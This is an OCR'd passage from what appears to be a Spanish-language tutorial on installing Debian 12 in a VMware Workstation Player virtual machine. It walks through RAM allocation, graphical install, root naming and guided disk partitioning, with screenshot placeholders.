
le pongo 5GB de memoria RAM




selecciono Graphical install y le pongo nombre de root readteam:




selecciono la primera opción “usar el disco completo”




Selecciono la primera opción. Todos los ficheros en una partición






Debian 12.x 64-bit (6) - VMware Workstation 17 Player (Non-commercial use only)
Player
debian 12
Partition disks
This is an overview of your currently configured partitions and mount points. Select a partition to modify its settings (file system, mount point, etc.), a free space to create partitions, or a device to initialize its partition table.
Guided partitioning
Configure software RAID
Configure the Logical Volume Manager
Configure encrypted volumes
Configure iSCSI volumes
SCSI3 (0,0,0) (sda) - 32.2 GB VMware, VMware Virtual S
> #1 primary 31.2 GB f ext4 /
> #5 logical 1.0 GB f swap swap
Undo changes to partitions
Finish partitioning and write changes to disk
Screenshot
Help
Go Back
Continue

Selecciono Sí en Escribir los cambios a disco





Finalizo la partición



